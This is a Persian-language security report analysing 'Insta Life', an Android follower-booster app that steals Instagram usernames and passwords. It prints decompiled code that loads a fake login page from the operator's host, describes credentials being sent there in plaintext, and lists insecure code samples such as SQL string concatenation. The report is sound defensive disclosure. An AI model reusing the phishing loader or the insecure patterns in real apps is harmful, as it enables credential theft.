
# گزارش بررسی بدافزار اندرویدی اینستا لایف

# ir.flw.instalife

# فهرست مطالب

## ۱- مقدمه

برنامک **اینستا لایف** طبق توضیحات طراح نرم‌افزار برنامه‌ای برای افزایش لایک، فالوئر، بازدید و کامنت توسط کاربران واقعی و ایرانی در اینستاگرام می‌باشد که دارای امکاناتی نظیر افزایش فالوئر، لایک، کامنت، بازدید، دریافت سکه هدیه روزانه، ذخیره عکس و فیلم و متن و ... می‌باشد.

باتوجه به اینکه سرقت اطلاعات حساب‌های اینستاگرام توسط برنامک‌های موبایل با استفاده از عناوینی مثل افزایش فالوئر و لایک روز به روز در حال افزایش است، کارشناسان آزمایشگاه امنیت موبایل مرکز ماهر با رصد فروشگاه‌های برنامک اندرویدی، بدافزار اندرویدی تحت عنوان «اینستا لایف» را کشف کردند که اقدام به سرقت نام کاربری و رمز عبور حساب اینستاگرام کاربر می‌کند و در فروشگاه مایکت قرار گرفته است.

در این گزارش به ارزیابی امنیتی این **برنامک** پرداخته شده که منجر به یافتن فعالیت مخرب ارسال اطلاعات شخصی حساب اینستاگرام کاربر توسط برنامک گردیده است. بدین منظور در بخش ۲ به بیان اطلاعات کلی برنامک پرداخته شده، بخش ۳ به بررسی جزئیات آسیب‌پذیری‌ها اختصاص یافته است، در بخش ۴ فعالیت مخرب برنامک به تفصیل شرح داده شده است و در نهایت گزارش دقیقی از آسیب‌پذیری‌ها و نقایص امنیتی به همراه راه‌حل آن‌ها در بخش ۵ قابل مشاهده است.

## ۲- اطلاعات کلی برنامک

اطلاعات کلی برنامک در ادامه آمده است:

| ICON |
| --- |
|  |

| اطلاعات فایل |
| --- |
| **نام:** ir.flw.instalife.apk |
| **سایز:** 2.79 MB |
| **MD5:** |
| 1fb823db893a7f62c6e1c3974287ca17 |
| **SHA1:** |
| bd5ee19221be2d1f9c7245d765706134c7361c41 |
| **SHA256:** |
| c668e12aa40d351caa6f1327b0bac86734fe050c3061a6c8efd3d93b6def2131 |
| **لینک دانلود از مایکت:** |
| https://myket.ir/app/ir.flw.instalife |

| اطلاعات برنامک |
| --- |
| **عنوان:** اینستا لایف |
| **نام پکیج:** ir.flw.instalife |
| **Activity اصلی:** ir.flw.instalife.Start |
| **Target SDK:** ۲۱ |
| **Min SDK:** ۱۵ |
| **Android Version Name:** ۱۸ |
| **Android Version Code:** ۱۸ |
| **تعداد نصب فعال در مایکت:** ۲۰۰۰+ |

| مولفه | تعداد |
| --- | --- |
| Activity | ۱٤ |
| Exported Activity | ۰ |
| Service | ۹ |
| Exported Service | ۳ |
| Content Provider | ۰ |
| Exported Content Provider | ۰ |
| Broadcast Receiver | ۱۰ |
| Exported Broadcast Receiver | ٦ |

## ۳- جزئیات آسیب‌پذیری

پس از بررسی برنامک اینستا لایف یک آسیب‌پذیری با ریسک بالا و چندین فعالیت مخرب از این برنامک مشاهده شد.

### ۳-۱- تاریخ و محل انجام آزمون آسیب‌پذیری

این آزمون در **آذر ماه ۱۳۹۸** به صورت جعبه سیاه[1] توسط **مرکز ماهر** انجام شده است.

### ۳-۲- دسترسی‌ها و رفتارهای مخاطره‌آمیز

لیست دسترسی‌های برنامک:

| عنوان دسترسی | وضعیت | اطلاعات | توضیحات |
|---|---|---|---|
| android.permission.ACCESS_NETWORK_STATE | نرمال | مشاهده وضعیت شبکه | به برنامک اجازه می‌دهد که وضعیت تمام شبکه‌ها را مشاهده کند. |
| ir.flw.instalife.permission.C2D_MESSAGE | امضا | امکان ارسال پیغام از ابر به دستگاه | به برنامه کاربردی اجازه می‌دهد که Push Notification دریافت کند. |
| android.permission.READ_PHONE_STATE | خطرناک | خواندن وضعیت و شناسه تلفن | به برنامه کاربردی اجازه می‌دهد که به ویژگی «Phone» دستگاه دسترسی داشته باشد. برنامه کاربردی با این دسترسی می‌تواند شماره تلفن و شماره سریال دستگاه را تشخیص دهد. همچنین می‌تواند تشخیص دهد که یک تماس فعال است یا خیر؟ و تماس به چه شماره‌ای گرفته شده است و ... |
| android.permission.ACCESS_COARSE_LOCATION | خطرناک | مکان کلی[2] براساس شبکه | به برنامه کاربردی دسترسی به منابع دریافت مکان کلی کاربر مانند پایگاه‌داده شبکه موبایل، برای تشخیص مکان تقریبی دستگاه را می‌دهد. برنامه‌های کاربردی مخرب می‌توانند از این دسترسی برای تشخیص مکان تقریبی کاربر استفاده کنند. |
| android.permission.INTERNET | خطرناک | دسترسی کامل به اینترنت | به برنامک اجازه می‌دهد که سوکت شبکه ایجاد کند. |
| android.permission.WAKE_LOCK | خطرناک | جلوگیری از رفتن تلفن به حالت خواب | به برنامه کاربردی اجازه می‌دهد که از رفتن تلفن به حالت خواب جلوگیری کند. |
| android.permission.WRITE_EXTERNAL_STORAGE | خطرناک | خواندن/تغییر/حذف محتویات کارت حافظه | به برنامک اجازه می‌دهد که در کارت حافظه بنویسد. |
| android.permission.READ_EXTERNAL_STORAGE | خطرناک | خواندن محتویات کارت حافظه | به برنامک اجازه می‌دهد که محتوای کارت حافظه را بخواند. |
| com.google.android.c2dm.permission.RECEIVE | امضا | دریافت اطلاعات از سرور پیغام ابری گوگل[3] | به برنامک اجازه می‌دهد تا در سرور پیغام ابری گوگل ثبت شده و پیغام دریافت کند. |
| ir.mservices.market.BILLING | خطرناک | دسترسی ناشناخته براساس مرجع اندروید | دسترسی ناشناخته براساس مرجع اندروید |
| android.permission.RECEIVE_BOOT_COMPLETED | نرمال | اجرا به صورت خودکار در زمان بوت | به برنامک اجازه می‌دهد به محض اینکه سیستم بوت شد، خودش را اجرا کند. این دسترسی می‌تواند منجر به دیرتر بوت شدن تلفن شود و به برنامک این امکان را می‌دهد تا با اجرای دائمی خود دستگاه را کند نماید. |


[1] Black Box
[2] Coarse Location
[3] Google Cloud Messaging

## ٤- فعالیت‌های مخرب برنامک

پس از ارزیابی این برنامک، فعالیت‌های مخربی همچون ارسال اطلاعات حساب اینستاگرام کاربر مشاهده گردید که در ادامه به بررسی دقیق هریک پرداخته می‌شود. بعد از نصب بدافزار اندرویدی اینستا لایف مشاهده شد که در ابتدا از کاربر خواسته می‌شود که با حساب کاربری اینستاگرام وارد شود (شکل ۱).


**شکل ۱ صفحه درخواست ورود با حساب اینستاگرام**

پس از انتخاب گزینه «ورود از طریق اینستاگرام» کاربر وارد صفحه‌ای جعلی به آدرس "http://userplusapp.ir/instaup/LoginPage.html" می‌شود که از او نام کاربری و رمز عبور اینستاگرام درخواست می‌شود (شکل ۲).





**شکل ۲ صفحه دریافت اطلاعات حساب اینستاگرام**

همانطور که مشاهده می‌شود، صحت این ادعا در کد برنامک هم پیداست (شکل ۳):

```
private void k() {
    this.n = new a(this).b("...لطفا صبر کنید").a(true, 0).a(false).e();
    MainActivity.a((Context) this, "... درحال اتصال به اینستاگرام ، لطفا صبر کنید");
    this.m = (WebView) findViewById(R.id.web_login);
    this.p = new i(getBaseContext());
    this.m.loadUrl("http://userplusapp.ir/instaup/LoginPage.html");
    this.m.getSettings().setJavaScriptEnabled(true);
    this.m.setOnLongClickListener(new OnLongClickListener() {
        public boolean onLongClick(View view) {
            return true;
        }
    });
```

**شکل ۳ قسمتی از کد برنامک**


بعد از ورود اطلاعات، صفحه‌ای با اطلاعات حساب اینستاگرام کاربر همانند تعداد پست‌ها، فالوئینگ‌ها، فالوئرها و ... به او نشان داده می‌شود (شکل ۴).




**شکل ۴ صفحه‌ای با اطلاعات حساب کاربر**

## ٤-١- بررسی ترافیک برنامک

بعد از دریافت اطلاعات در هنگام ورود، نام کاربری و رمز عبور به صورت متن آشکار به آدرس "http://userplusapp.ir" ارسال می‌شود (شکل ۵).




**شکل ۵ ارسال نام کاربری و رمز عبور کاربر به صورت آشکار**

سپس این برنامک، نام کاربری و رمزعبور را به سایت اینستاگرام ارسال می‌کند (شکل ۶).


**شکل ۶ ارسال نام کاربری و رمز عبور به سایت اینستاگرام**

همچنین این برنامک یک درخواست به سایت "https://wtfismyip.com" ارسال می‌کند و در جواب IP کاربر را دریافت می‌کند (شکل ۷).


**شکل ۷ نمونه‌ای از بسته‌های ارسالی و دریافتی برنامه از سایت** wtfismyip.com

## ۵- آسیب‌پذیری‌ها و نقایص امنیتی

در این بخش آسیب‌پذیری‌ها و نقایص امنیتی برنامک با ذکر جزئیات فنی مورد بررسی قرار می‌گیرند.

### ۵-۱- لیست آسیب‌پذیری‌های برنامک

پس از پایش برنامک، آسیب‌پذیری‌هایی با سطح ریسک‌های زیر مشاهده گردید:

| ریسک بالا | ریسک متوسط | ریسک پایین |
|---|---|---|
| ۱ عدد | ۴ عدد | ۴ عدد |

که عبارتند از:

| عنوان ضعف امنیتی | رتبه OWASP Mobile Top 10 | امتیاز CVSS v3 | سطح ریسک |
|---|---|---|---|
| امکان حمله مرد میانی | M3 | ۷.۴ | بالا |
| ورود داده‌های خارجی به دستورات SQL | M7 | ۵.۳ | متوسط |
| استفاده از پروتکل HTTP رمزگذاری نشده | M3 | ۶.۵ | متوسط |

| | | | |
|---|---|---|---|
| ذخیره داده‌های خارجی | M2 | ۵.۳ | متوسط |
| تولید اعداد تصادفی قابل پیش‌بینی | M5 | ۴.۸ | متوسط |
| داده Hardcode شده | M2 | ۳.۳ | پایین |
| امکان تهیه نسخه پشتیبان از برنامک | M2 | ۳.۳ | پایین |
| عدم محافظت در مقابل Tap Jacking | M1 | ۳.۹ | پایین |
| وجود Exported Broadcast Receiver در برنامک | M1 | ۳.۳ | پایین |

## ۵-۲- مشکلات امنیتی برنامک و راه‌حل‌ها

| فهرست نقایص امنیتی موجود در برنامه‌ی کاربردی | |
|---|---|
| **۱- امکان حمله مرد میانی** | |
| **سطح ریسک** | **بالا** |
| **توضیح** | برنامه کاربردی ممکن است نسبت به حمله مرد میانی آسیب‌پذیر باشد. زمانی که یک برنامه کاربردی به API یا وب‌سرویس وصل می‌شود، عدم بررسی نام هاست می‌تواند موجب حمله مرد میانی تحت شرایط خاص شود. |
| **فایل‌های دارای نقص امنیتی** | com/a/a/a.java |
| **نمونه کد ناامن** | URL url = new URL("https://example.org/");<br>HttpsURLConnection urlConnection = (HttpsURLConnection)url.openConnection();<br>urlConnection.setHostnameVerifier(hostnameVerifier); |
| **راه حل** | URL url = new URL("https://example.org/");<br>HttpsURLConnection urlConnection = (HttpsURLConnection)url.openConnection(); |
| **2- ورود داده‌های خارجی به دستورات SQL** | |
| **سطح ریسک** | **متوسط** |
| **توضیح** | این برنامه کاربردی داده‌های ورودی به پرس‌وجوهای خام SQL به طور بالقوه منجر به آسیب پذیری SQL injection در برنامه تلفن همراه می‌شود. در صورتی که به طور صحیح استفاده از دستورات SQL نوشته شده، فراتر از کنترل کاربر است. |
| **فایل‌های دارای نقص امنیتی** | co/ronash/pushe/d/d.java<br>com/evernote/android/job/h.java<br>ir/flw/instalife/b/e.java<br>co/ronash/pushe/i/d.java<br>com/c/a/ad.java |
| **نمونه کد ناامن** | db.rawQuery("SELECT username FROM users_table WHERE id = '"+ input_id +"'");<br>db.execSQL("SELECT username FROM users_table WHERE id = '"+ input_id +"'"); |
| **۳- استفاده از پروتکل HTTP رمزگذاری نشده** | |
| **سطح ریسک** | **متوسط** |
| **توضیح** | برنامه موبایل از پروتکل HTTP برای ارسال و دریافت اطلاعات استفاده می‌کند. طراحی پروتکل HTTP به گونه‌ای است که هیچ‌گونه رمزگذاری برروی داده ارسالی انجام نمی‌شود و مهاجمی که در همان شبکه قرار دارد و یا به داده دسترسی دارد، می‌تواند آن را شنود کند. |

| | |
|---|---|
| فایل‌های دارای نقص امنیتی | ir/flw/instalife/FullScreenImage.java<br>ir/flw/instalife/b/e.java<br>co/ronash/pushe/i/d.java<br>com/c/a/ad.java |
| نمونه کد ناامن | HttpURLConnection conn = (HttpURLConnection) url.openConnection(); |
| راه حل | HttpsURLConnection conn = (HttpsURLConnection) url.openConnection(); |
| **4- ذخیره داده‌های خارجی** | |
| سطح ریسک | متوسط |
| توضیح | برنامه تلفن همراه می تواند به حالت خواندن یا نوشتن به حافظه خارجی (مانند کارت SD) دسترسی پیدا کند. داده‌های ذخیره شده در ذخیره ساز خارجی ممکن است تحت شرایط خاص توسط سایر برنامه‌ها (از جمله موارد مخرب) قابل دسترسی باشد و خطرات فساد یا دستکاری اطلاعات را به همراه داشته باشد. |
| فایل‌های دارای نقص امنیتی | ir/flw/instalife/MainActivity.java<br>ir/flw/instalife/FullScreenImage.java<br>ir/flw/instalife/Profile/Profile.java |
| نمونه کد ناامن | /* Checks if external storage is available for read and write */<br>public boolean isExternalStorageWritable()<br>{ String state = Environment.getExternalStorageState();<br>if (Environment.MEDIA_MOUNTED.equals(state)) { return true; } return false; }<br><br>/* Checks if external storage is available to at least read */<br>public boolean isExternalStorageReadable()<br>{ String state = Environment.getExternalStorageState(); if<br>(Environment.MEDIA_MOUNTED.equals(state) \|\|<br>Environment.MEDIA_MOUNTED_READ_ONLY.equals(state)) { return true; } return false; } |
| راه حل | بررسی و اعتبار سنجی ورودی‌های کاربر و رمز نگاری فایل‌ها |
| **5- تولید اعداد تصادفی قابل پیش‌بینی** | |
| سطح ریسک | متوسط |
| توضیح | برنامه کاربردی از یک تولید کننده اعداد تصادفی (RNG[1]) قابل پیش‌بینی استفاده می‌کند. تحت شرایط خاص این ضعف امنیتی می‌تواند رمزگذاری داده‌های برنامه را به خطر بیاندازد. به عنوان مثال اگر توکن‌های[2] رمزگذاری درون برنامه تولید شوند، مهاجم می‌تواند یک توکن قابل پیش‌بینی را به برنامه بدهد و پس از تصدیق آن یک Activity حساس را درون برنامه اجرا کند. |
| فایل‌های دارای نقص امنیتی | ir/flw/instalife/b/b.java<br>co/ronash/pushe/log/b.java<br>co/ronash/pushe/k/a.java |
| نمونه کد ناامن | Random random = new Random();<br>byte bytes[] = new byte[20];<br>random.nextBytes(bytes); |
| راه حل | SecureRandom random = new SecureRandom();<br>byte bytes[] = new byte[20];<br>random.nextBytes(bytes); |
| **۶- داده Hardcode شده** | |

[1] Random Number Generator
[2] Tokens

| | |
|---|---|
| سطح ریسک | پایین |
| توضیح | برنامه موبایل حاوی اطلاعات خطایابی یا اطلاعات فنی دیگر می‌باشد که ممکن است توسط مهاجم استخراج شود و برای حمله مورد استفاده قرار گیرد. |
| فایل‌های دارای نقص امنیتی | ir/flw/instalife/Application.java<br>ir/flw/instalife/Login.java<br>ir/flw/instalife/c/c.java<br>ir/flw/instalife/b/c.java<br>ir/flw/instalife/c/e.java<br>ir/flw/instalife/b/e.java<br>co/ronash/pushe/Constants.java<br>ir/flw/instalife/Amar.java<br>ir/flw/instalife/MainActivity.java<br>ir/flw/instalife/Profile/Profile.java<br>ir/flw/instalife/b/e.java<br>ir/flw/instalife/a/c.java<br>com/evernote/android/job/g.java<br>co/ronash/pushe/a/a/c.java |
| راه حل | عدم استفاده از داده‌های Hardcode شده درون برنامه |

## ۷- امکان تهیه نسخه پشتیبان از برنامه کاربردی

| | |
|---|---|
| سطح ریسک | پایین |
| توضیح | برنامه کاربردی از قابلیت نسخه پشتیبان خارجی[1] (مکانیزم پشتیبان‌گیری پیش‌فرض اندروید) استفاده می‌کند و ممکن است اطلاعات حساس برنامه در نسخه پشتیبان ذخیره شود. تحت شرایط خاص این کار می‌تواند موجب نشر اطلاعات شود. |
| فایل‌های دارای نقص امنیتی | android/AndroidManifest.xml |
| نمونه کد ناامن | android:allowBackup="true" |
| راه حل | android:allowBackup="false" |

## ۸- عدم محافظت در مقابل Tap Jacking

| | |
|---|---|
| سطح ریسک | پایین |
| توضیح | برنامه کاربردی محافظتی برای جلوگیری از Tap Jacking ندارد. به صورت پیش‌فرض سیستم‌عامل اندروید این اجازه را به برنامه‌های موبایل می‌دهد تا واسط کاربری خود را برروی واسط کاربری برنامه دیگری که برروی دستگاه نصب و در حال اجرا می‌باشد، نمایش دهند. زمانی که کاربر صفحه را لمس می‌کند، برنامه ممکن است رخداد لمس صفحه را به برنامه دیگری که زیر واسط کاربری برنامه فعلی قرار دارد و کاربر آن را نمی‌بیند، انتقال دهد. این حمله مشابه Click Jacking ولی برای موبایل می‌باشد. |
| فایل‌های دارای نقص امنیتی | ir/flw/instalife/TouchImageView.java<br>com/makeramen/roundedimageview/RoundedImageView.java<br>ir/flw/instalife/NonSwipeableViewPager.java<br>ir/flw/instalife/ScrollViewExt.java<br>org/adw/library/widgets/discreteseekbar/DiscreteSeekBar.java<br>org/adw/library/widgets/discreteseekbar/a/b.java<br>com/roughike/bottombar/BadgeContainer.java<br>org/adw/library/widgets/discreteseekbar/a/a.java<br>com/afollestad/materialdialogs/internal/MDButton.java |

[1] External Backup

| | |
|---|---|
| | com/roughike/bottombar/BottomBarBadge.java<br>com/ogaclejapan/smarttablayout/SmartTabLayout.java<br>com/roughike/bottombar/BottomBar.java<br>com/roughike/bottombar/BottomBarTab.java<br>com/ogaclejapan/smarttablayout/b.java |
| **نمونه کد ناامن** | عدم استفاده از:<br>android:filterTouchesWhenObscured="true" |
| **راه حل** | public class MyActivity extends Activity {<br>protected void onCreate(Bundle bundle) {<br>super.onCreate(bundle);<br>final Button myButton = (Button)findViewById(R.id.button_id);<br>myButton.setFilterTouchesWhenObscured(true);<br>myButton.setOnClickListener(new View.OnClickListener() {<br>// Perform action on click<br>}<br>}<br>}<br><br><Button<br>android:layout_height="wrap_content"<br>android:layout_width="wrap_content"<br>android:text="@string/self_destruct"<br>android:onClick="selfDestruct"<br>android:filterTouchesWhenObscured="true" /> |
| **۹- وجود Exported Broadcast Receiver در برنامه کاربردی** | |
| **سطح ریسک** | **پایین** |
| **توضیح** | برنامه موبایل شامل هفت، Exported Broadcast Receiver می‌باشد که این امکان را به برنامه‌های دیگر از جمله برنامه‌های مخرب می‌دهد که بدون محدودیت به آن Intent ارسال کنند. در سیستم‌عامل اندروید Broadcast Receiverها به صورت پیش‌فرض Exported هستند در نتیجه هر برنامه‌ای می‌تواند به آن‌ها Intent ارسال نماید. جهت تعیین برنامه‌هایی که امکان ارسال Intent را دارند می‌توان دسترسی مربوطه را در فایل Android Manifest مشخص کرد. |
| **فایل‌های دارای نقص امنیتی** | در فایل AndroidManifest.xml:<br><receiver android:name="co.ronash.pushe.receiver.UpdateReceiver"><br><receiver android:exported="true"<br>android:name="co.ronash.pushe.receiver.FallbackGcmNetworkManagerReceiver"><br><receiver android:name="co.ronash.pushe.receiver.BootAndScreenReceiver"><br>receiver android:name="co.ronash.pushe.receiver.ConnectivityReceiver"><br><receiver android:name="co.ronash.pushe.receiver.AppUsageAlarmReceiver"/><br><receiver android:name="co.ronash.pushe.receiver.AppChangeReceiver"> |
| **نمونه کد ناامن** | <receiver<br>android:name=".receivers.BatteryMonitoringReceiver"<br>...<br></receiver> |
| **راه حل** | <permission<br>android:name="com.yourpage.permission.YOUR_PERMISSION"<br>android:protectionLevel="signature" /><br><uses-permission<br>android:name="com.yourpage.permission.YOUR_PERMISSION" /><br><receiver<br>android:name=".receivers.BatteryMonitoringReceiver"<br>android:permission="com.yourpage.permission.YOUR_PERMISSION"<br>... |

| | |
|---|---|
| </receiver> | |

## ٦- نتیجه‌گیری

در این گزارش به معرفی بدافزار اندرویدی «اینستا لایف» پرداختیم. این بدافزار اقدام به ساخت صفحه ورود جعلی برای دریافت اطلاعات کاربر می‌کند و نام کاربری و رمز عبور حساب اینستاگرام او را به سرقت می‌برد. با بررسی ترافیک برنامک مشخص شد که این بدافزار اطلاعات دریافت شده از کاربر را به وب‌سرور خود می‌فرستد و بعد از دریافت اطلاعات، صفحه‌ای با اطلاعات حساب اینستاگرام کاربر در اختیار او می‌گذارد. همچنین با ارسال یک درخواست به سایت "https://wtfismyip.com"، IP کاربر را دریافت می‌کند.